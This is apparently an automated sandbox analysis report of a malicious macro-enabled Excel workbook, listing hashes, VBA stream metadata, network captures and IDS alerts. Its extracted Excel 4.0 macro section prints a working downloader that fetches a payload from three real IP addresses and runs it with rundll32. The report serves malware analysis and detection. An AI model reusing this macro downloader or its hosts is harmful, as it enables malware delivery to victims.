SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.687004388058775
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Copy-384955799-05102021.xlsm
File size:	117551
MD5:	3a3aae5975bd4a5512cfea2a4a5991a6
SHA1:	4ff9eafa51cdd8d979ef68dc8d0aa9ebb6168e20
SHA256:	bba463e9f1b1044f7d3b09fe0d696ebb57b1668a1fc025363731c6aefac112bd
SHA512:	4520dd5fc814372d5a76ef77376293fb5b562f2543a315ac567b1f24fcdb7da89b63da29004c2f0199e249f9319bf88945c1fd51bf40cfd3c0ef09dcf40b0d1f
SSDEEP:	3072:0f/vKINbjvw548LMb/oqKO8NnS8+60Kcdb:0faAbT648LM7D98Np+E8
File Content Preview:	PK.....!. +F.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/412131/sample/Copy-384955799-05102021.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Author:	Rabota
Last Saved By:	Brifes
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-05-10T15:19:38Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: dfgbfdg.bas, Stream Size: 12783

General	
Stream Path:	VBA/dfgbfdg
VBA File Name:	dfgbfdg.bas
Stream Size:	12783
Data ASCII:	. . . . . z . . . . . , ... a . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 19 2c 00 00 00 00 00 00 01 00 00 00 92 bf 61 d3 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Application.Run
Attribute
Auto_Open()
"dfgbfdg"
Application.WindowState
VB_Name
Private
xlMaximized

VBA Code

VBA File Name: gdrgdrzg.bas, Stream Size: 681

General	
Stream Path:	VBA/gdrgdrzg
VBA File Name:	gdrgdrzg.bas
Stream Size:	681
Data ASCII:	. . . . . " . . . . .) . . . } . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 01 00 00 00 92 bf 91 ff 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"gdrgdrzg"

VBA Code

VBA File Name: rgtrdsgrd.bas, Stream Size: 684

General	
Stream Path:	VBA/rgtrdsgrd
VBA File Name:	rgtrdsgrd.bas
Stream Size:	684
Data ASCII:	. . . . . " . . . . .) . . . } . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 01 00 00 00 92 bf 1e ac 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
"rgtrdsgrd"
VB_Name

VBA Code

VBA File Name: sefsef.bas, Stream Size: 679

General	
Stream Path:	VBA/sefsef
VBA File Name:	sefsef.bas
Stream Size:	679
Data ASCII:	. . . . . " . . . . .) . . . } . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 01 00 00 00 92 bf bf ee 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"sefsef"

VBA Code

Streams

Stream Path: PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 651

General	
Stream Path:	PROJECT
File Type:	ISO-8859 text, with CRLF line terminators
Stream Size:	651
Entropy:	5.48218564538
Base64 Encoded:	True
Data ASCII:	I D = " { 5 9 C 1 B 9 2 7 - 2 6 4 8 - 4 7 3 B - 8 5 A B - A F 8 5 5 3 3 B 3 C 8 D } " . . D o c u m e n t = ... / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = ... 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = d f g b f d g . . M o d u l e = s e f s e f . . M o d u l e = r g t r d s g r d . . M o d u l e = g d r g d r z g . . D o c u m e n t = ... 2 / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = ... 3 / & H 0 0 0 0 0 0 0 0 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = "
Data Raw:	49 44 3d 22 7b 35 39 43 31 42 39 32 37 2d 32 36 34 38 2d 34 37 33 42 2d 38 35 41 42 2d 41 46 38 35 35 33 33 42 33 43 38 44 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d dd f2 e0 ca ed e8 e3 e0 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb e8 f1 f2 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 64 66 67 62 66 64 67 0d 0a 4d 6f 64 75 6c 65 3d 73 65 66

Stream Path: PROJECTwm, File Type: data, Stream Size: 185

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	185
Entropy:	3.85386516759
Base64 Encoded:	False
Data ASCII:	. . . . - . B . 0 . . . = . 8 . 3 . 0 . . . . 1 . . . 8 . A . B . 1 . . . d f g b f d g . d . f . g . b . f . d . g . . . s e f s e f . s . e . f . s . e . f . . . r g t r d s g r d . r . g . t . r . d . s . g . r . d . . . g d r g d r z g . g . d . r . g . d . r . z . g . . . . 2 . . . 8 . A . B . 2 . . . . 3 . . . 8 . A . B . 3 . . . . .
Data Raw:	dd f2 e0 ca ed e8 e3 e0 00 2d 04 42 04 30 04 1a 04 3d 04 38 04 33 04 30 04 00 00 cb e8 f1 f2 31 00 1b 04 38 04 41 04 42 04 31 00 00 00 64 66 67 62 66 64 67 00 64 00 66 00 67 00 62 00 66 00 64 00 67 00 00 00 73 65 66 73 65 66 00 73 00 65 00 66 00 73 00 65 00 66 00 00 00 72 67 74 72 64 73 67 72 64 00 72 00 67 00 74 00 72 00 64 00 73 00 67 00 72 00 64 00 00 00 67 64 72 67 64 72 7a 67

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3331

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3331
Entropy:	4.29605456718
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 725

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	725
Entropy:	6.57361496255
Base64 Encoded:	True
Data ASCII:	. . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . e . . b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . E . 2 D F 8 D 0 4 C . -

General	
Data Raw:	01 d1 b2 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 65 9d 8e 62 02 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Stream Path: VBA/\x1051\x1080\x1089\x10901, File Type: data, Stream Size: 990

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10901
File Type:	data
Stream Size:	990
Entropy:	3.21342337004
Base64 Encoded:	True
Data ASCII:	. . . . - . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 92 bf cf a9 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1051\x1080\x1089\x10902, File Type: data, Stream Size: 990

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10902
File Type:	data
Stream Size:	990
Entropy:	3.2143784083
Base64 Encoded:	True
Data ASCII:	. . . . - . . . . E . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 92 bf a2 45 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1051\x1080\x1089\x10903, File Type: data, Stream Size: 990

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10903
File Type:	data
Stream Size:	990
Entropy:	3.21351502146
Base64 Encoded:	True
Data ASCII:	. . . . - . . . . + ... # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 92 bf fe 2b 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072, File Type: data, Stream Size: 994

General	
Stream Path:	VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072
File Type:	data
Stream Size:	994
Entropy:	3.23027108917
Base64 Encoded:	True
Data ASCII:	. . . . - . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 92 bf 9d 8b 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Macro 4.0 Code

="uRlMon"!="URLDow"(0, ="http://185.14.31.59/"=NOW().dat, ..\Nuydar.veryrf, 0, 0)

,,,,,1,,,,,,9,,,,,,,"=ON.TIME(NOW()+""00:00:02"","JEIUYUITRYF"")",,,"=CONCATENATE(AG101,AH95,AG99,AG100)",=NOW(),,,,,"=CONCATENATE(AG102,AH95,AG99,AG100)",,,,,,"=CONCATENATE(AG103,AH95,AG99,AG100)",,,=HALT(),,,,"=CONCATENATE(AG106,AG107)",,,,,.d,,"=""uRlMon""""",,,,at,,,,,,"=""http://185.14.31.59/""""",,"=""JJCCBB""""",,,,http://45.138.157.63/,,Belandes,,,,"=""http://167.114.48.59/""""",,,,"=REGISTER(AI99,AH98,AI101,AI102,,1,9)",,,=GOTO(AE103),,,"=Belandes(0,AG95,AI105,0,0)",,,,,..\Nuydar.veryrf,,"=IF(AE105<0, Belandes(0,AG96,AI105,0,0))",,"=""URLDow""""",,,,"=IF(AE106<0, Belandes(0,AG97,AI105,0,0))",,"=""nloadToFileA""""",,,,,,,,,,"=IF(AE107<0,CLOSE(0),)",,,,,,,,,,,,=GOTO(Nols!H6),,,,,

,"=""r""""",,"=""undll32 ..\Nuydar.veryrf,DllReg""""","=""isterServer""""",,,,,=EXEC(I7&I9&I10),,,,=HALT(),

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-12:45:24.031174	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49165	185.14.31.59	192.168.2.22
05/12/21-12:45:24.229427	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	45.138.157.63	192.168.2.22
05/12/21-12:45:24.915862	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	167.114.48.59	192.168.2.22

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 12:45:23.786555052 CEST	49165	80	192.168.2.22	185.14.31.59
May 12, 2021 12:45:23.834789038 CEST	80	49165	185.14.31.59	192.168.2.22
May 12, 2021 12:45:23.834898949 CEST	49165	80	192.168.2.22	185.14.31.59
May 12, 2021 12:45:23.835686922 CEST	49165	80	192.168.2.22	185.14.31.59
May 12, 2021 12:45:23.883733034 CEST	80	49165	185.14.31.59	192.168.2.22
May 12, 2021 12:45:24.031173944 CEST	80	49165	185.14.31.59	192.168.2.22
May 12, 2021 12:45:24.031374931 CEST	49165	80	192.168.2.22	185.14.31.59
May 12, 2021 12:45:24.058603048 CEST	49166	80	192.168.2.22	45.138.157.63
May 12, 2021 12:45:24.140259027 CEST	80	49166	45.138.157.63	192.168.2.22
May 12, 2021 12:45:24.140393972 CEST	49166	80	192.168.2.22	45.138.157.63
May 12, 2021 12:45:24.141089916 CEST	49166	80	192.168.2.22	45.138.157.63
May 12, 2021 12:45:24.222244024 CEST	80	49166	45.138.157.63	192.168.2.22
May 12, 2021 12:45:24.229427099 CEST	80	49166	45.138.157.63	192.168.2.22
May 12, 2021 12:45:24.229553938 CEST	49166	80	192.168.2.22	45.138.157.63
May 12, 2021 12:45:24.244726896 CEST	49167	80	192.168.2.22	167.114.48.59
May 12, 2021 12:45:24.374814987 CEST	80	49167	167.114.48.59	192.168.2.22
May 12, 2021 12:45:24.374962091 CEST	49167	80	192.168.2.22	167.114.48.59
May 12, 2021 12:45:24.375587940 CEST	49167	80	192.168.2.22	167.114.48.59
May 12, 2021 12:45:24.505544901 CEST	80	49167	167.114.48.59	192.168.2.22
May 12, 2021 12:45:24.915862083 CEST	80	49167	167.114.48.59	192.168.2.22
May 12, 2021 12:45:24.916012049 CEST	49167	80	192.168.2.22	167.114.48.59
May 12, 2021 12:46:29.028768063 CEST	80	49165	185.14.31.59	192.168.2.22
May 12, 2021 12:46:29.028867960 CEST	49165	80	192.168.2.22	185.14.31.59
May 12, 2021 12:46:29.229654074 CEST	80	49166	45.138.157.63	192.168.2.22
May 12, 2021 12:46:29.229835987 CEST	49166	80	192.168.2.22	45.138.157.63
May 12, 2021 12:46:29.919058084 CEST	80	49167	167.114.48.59	192.168.2.22
May 12, 2021 12:46:29.919239044 CEST	49167	80	192.168.2.22	167.114.48.59
May 12, 2021 12:47:23.702902079 CEST	49167	80	192.168.2.22	167.114.48.59
May 12, 2021 12:47:23.703178883 CEST	49166	80	192.168.2.22	45.138.157.63
May 12, 2021 12:47:23.703422070 CEST	49165	80	192.168.2.22	185.14.31.59
May 12, 2021 12:47:23.751594067 CEST	80	49165	185.14.31.59	192.168.2.22
May 12, 2021 12:47:23.784185886 CEST	80	49166	45.138.157.63	192.168.2.22
May 12, 2021 12:47:23.832983017 CEST	80	49167	167.114.48.59	192.168.2.22

HTTP Request Dependency Graph

- 185.14.31.59
- 45.138.157.63
- 167.114.48.59

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.14.31.59	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 12:45:23.835686922 CEST	0	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 185.14.31.59 Connection: Keep-Alive
May 12, 2021 12:45:24.031173944 CEST	1	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 12 May 2021 10:45:24 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	45.138.157.63	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 12:45:24.141089916 CEST	1	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 45.138.157.63 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 12:45:24.229427099 CEST	2	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 12 May 2021 10:45:24 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	167.114.48.59	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 12:45:24.375587940 CEST	3	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 167.114.48.59 Connection: Keep-Alive
May 12, 2021 12:45:24.915862083 CEST	4	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 12 May 2021 10:45:24 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 